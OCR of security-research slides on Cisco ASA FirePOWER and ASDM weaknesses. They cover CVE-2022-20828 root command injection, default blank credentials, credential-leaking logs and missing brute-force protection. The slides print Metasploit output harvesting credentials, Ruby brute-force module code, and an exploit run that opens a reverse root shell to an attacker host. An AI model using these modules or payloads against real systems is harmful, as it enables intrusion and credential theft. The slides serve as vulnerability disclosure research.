


Disable Root Shell via lockdown-sensor


```
> system
System>

access-control          Change to Access-Control Mode
compliance              Change to Compliance Mode
configure               Change to Configuration mode
disable-http-user-cert  Disable HTTP User Cert
exit                    Exit Diagnostic Mode
expert                  Invoke a shell
file                    Change to Fie Mode
generate-troubleshoot   Run troubleshoot
history                 Display the current session's command line history
ldapsearch              Test LDAP configuration
lockdown-sensor         Remove access to bash shell
logout                  Logout of the current CLI seion
reboot                  Reboot the sensor
show                    Change to Show Mode
support                 Change to System Support Mode - Only do this if directed by Support
system                  Change to System Mode

System> lockdown-sensor
This action will remove the 'expert' command from your system for all
future CLI sessions, rendering the bash shell inaccessible.

This cannot be reversed without a support call.
Continue and remove the 'expert' command?

Please enter 'YES' or 'NO': YES
'expert' command removed.
System>
```

```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:48:45 UTC 2022 on ttyS1
>

configure  Change to Configuration mode
exit       Exit this CLI session
history    Display the current session's command line history
logout     Logout of the current CLI session
show       Change to Show Mode
system     Change to System Mode

>
```


ASDM Can Talk to the FirePOWER Module




ASDM Cannot Access the Root Shell




session sfr do `shell command`




session sfr do `shell command`



Tweetable Reverse Shell



session sfr do `ghost in the shell`



CVE-2022-20828: Authenticated RCE

Cisco Security Advisory

Cisco FirePOWER Software for ASA FirePOWER Module Command Injection Vulnerability

Medium

Advisory ID:	cisco-sa-asasfr-cmd-inject-PE4GfdG	CVE-2022-20828	Download CSAF
First Published:	2022 June 22 16:00 GMT	CWE-236	Download CVRF
Version 1.0:	Final		Email
Workarounds:	No workarounds available		
Cisco Bug IDs:	CSCwb32418		
CVSS Score:	Base 6.5		

Summary

A vulnerability in the CLI parser of Cisco FirePOWER Software for Adaptive Security Appliance (ASA) FirePOWER module could allow an authenticated, remote attacker to execute arbitrary commands on the underlying operating system of an affected ASA FirePOWER module as the *root* user.

This vulnerability is due to improper handling of undefined command parameters. An attacker could exploit this vulnerability by using a crafted command on the CLI or by submitting a crafted HTTPS request to the web-based management interface of the Cisco ASA that is hosting the ASA FirePOWER module.

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the Security Vulnerability Policy. This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications

Subscribe

ASDM Uses HTTP Basic Auth by Default

```
Flow Details
2022-05-25 07:23:02 GET https://10.0.0.23/admin/pdm.sgz
                    ← 200 OK 47.56m 1.85s
                              Request
Authorization:   Basic cm9vdDpyb290
User-Agent:      ASDM/ Java/1.8.0_333
Host:            10.0.0.23
Accept:          text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection:      keep-alive
No request content (press tab to view response)
```

```
albinolobster@ubuntu:~$ echo cm9vdDpyb290 | base64 -d
root:root
```

Default Creds are <blank>:<blank>

Step 1 On the computer that you specified as the ASDM client, enter the following URL:

https://*asa_ip_address***/admin**

Note Be sure to specify **https://**, and not **http://** or just the IP address (which defaults to HTTP); the ASA does not automatically forward an HTTP request to HTTPS.

The ASDM launch page appears with the following buttons:

- **Install ASDM Launcher and Run ASDM**
- **Run ASDM**
- **Run Startup Wizard**

Step 2 To download the Launcher:

a. Click **Install ASDM Launcher and Run ASDM**.

b. Leave the username and password fields empty (for a new installation) and click **OK**. With no HTTPS authentication configured, you can gain access to ASDM with no username and the **enable** password, which is blank by default. **Note**: If you enabled HTTPS authentication, enter your username and associated password. Even without authentication, if you enter a username and password at the login screen (instead of leaving the username blank), ASDM checks the local database for a match.

c. Save the installer to your computer, and then start the installer. The ASDM-IDM Launcher opens automatically after installation is complete.

d. Enter the management IP address, the same username and password (blank for a new installation), and then click **OK**.

"ASDM Book 1" by Cisco

ASDM Logs Credentials to File


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/windows/gather/credentials/cisco_asdm_logfile
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > run

[*] Filtering based on these selections:
[*] ARTIFACTS: All
[*] STORE_LOOT: true
[*] EXTRACT_DATA: true

[*] Asdm's Asdm-idm-log-*.txt file found
[*] Downloading C:\Users\albinolobster\.asdm\log\asdm-idm-log-2022-06-24-15-30-15.txt
[*] Asdm Asdm-idm-log-2022-06-24-15-30-15.txt downloaded
[+] File saved to:  /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmidmlog_426793.txt

[+] File with data saved:  /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_EXTRACTIONasdmi_452698.txt
[*] Downloading C:\Users\albinolobster\.asdm\log\asdm-idm-log-2022-06-24-15-30-41.txt
[*] Asdm Asdm-idm-log-2022-06-24-15-30-41.txt downloaded
[+] File saved to:  /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmidmlog_825293.txt

[+] Loggedinusername:albinolobster

[+] File with data saved:  /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACTIONasdmi_751021.txt
[*] Downloading C:\Users\albinolobster\.asdm\log\asdm-idm-log-2022-06-24-16-53-34.txt
[*] Asdm Asdm-idm-log-2022-06-24-16-53-34.txt downloaded
[+] File saved to:  /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_asdmasdmidmlog_070366.txt

[+] password="labpass1"
[+] username="root"
[+] File with data saved:  /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACTIONasdmi_989553.txt
[*] PackRat credential sweep Completed
[*] Post module execution completed
```

ASDM Client Credential Logging

- Assigned CVE-2022-20651
- We developed a Metasploit module that hunts out the leaked credentials

github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20651

HTTP Brute-Force Protection Disabled by Default



Metasploit ASDM Brute-Force Module

```
# Brute-force the login page
def do_login(user, pass)
  vprint_status("Trying username:#{user.inspect} with password:#{pass.inspect}")
  res = send_request_cgi({
    'uri' => normalize_uri('/admin/version.prop'),
    'agent' => 'ASDM/ Java/1.8.0_333',
    'authorization' => basic_auth(user, pass)
  })

  # check if the user was forwarded to the version.prop file
  if res && res.code == 200 && res.body.include?('asdm.version=') && res.body.include?('launcher.version=')

    print_good("SUCCESSFUL LOGIN - #{user.inspect}:#{pass.inspect}")
    report_cred(ip: rhost, port: rport, user: user, password: pass, proof: res.body)

    return :next_user
  else
    vprint_error("FAILED LOGIN - #{user.inspect}:#{pass.inspect}")
  end
end
end
```

ASDM HTTP Brute-Force

- Generic HTTP brute-force won't work due to user agent requirements.
- Previous ASA brute-force modules hit the clientless VPN interface.
- ASDM credentials can give privileged access and aid in network pivoting!
- No shame in brute-force attacks. **If it's good enough for GRU, it's good enough for you.**

github.com/jbaines-r7/cisco_asa_research/tree/main/modules/asdm_bruteforce

CVE-2022-20828 Metasploit Module

```
                    Metasploit

       =[ metasploit v6.1.39-dev-0654a2204e               ]
+ -- --=[ 2213 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

[*] Starting persistent handler(s)...
msf6 > use exploit/linux/http/cisco_asax_sfr_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/http/cisco_asax_sfr_rce) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully executed the 'id' command.
[*] Executing Shell Dropper for cmd/unix/reverse_bash
[*] Command shell session 1 opened (10.12.70.252:4444 -> 10.12.70.253:35387 ) at 2022-07-05 10:52:40 -0700

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
```

Exploitation

- Authenticated command injection over HTTP or SSH to establish a root shell within FirePOWER module VM.

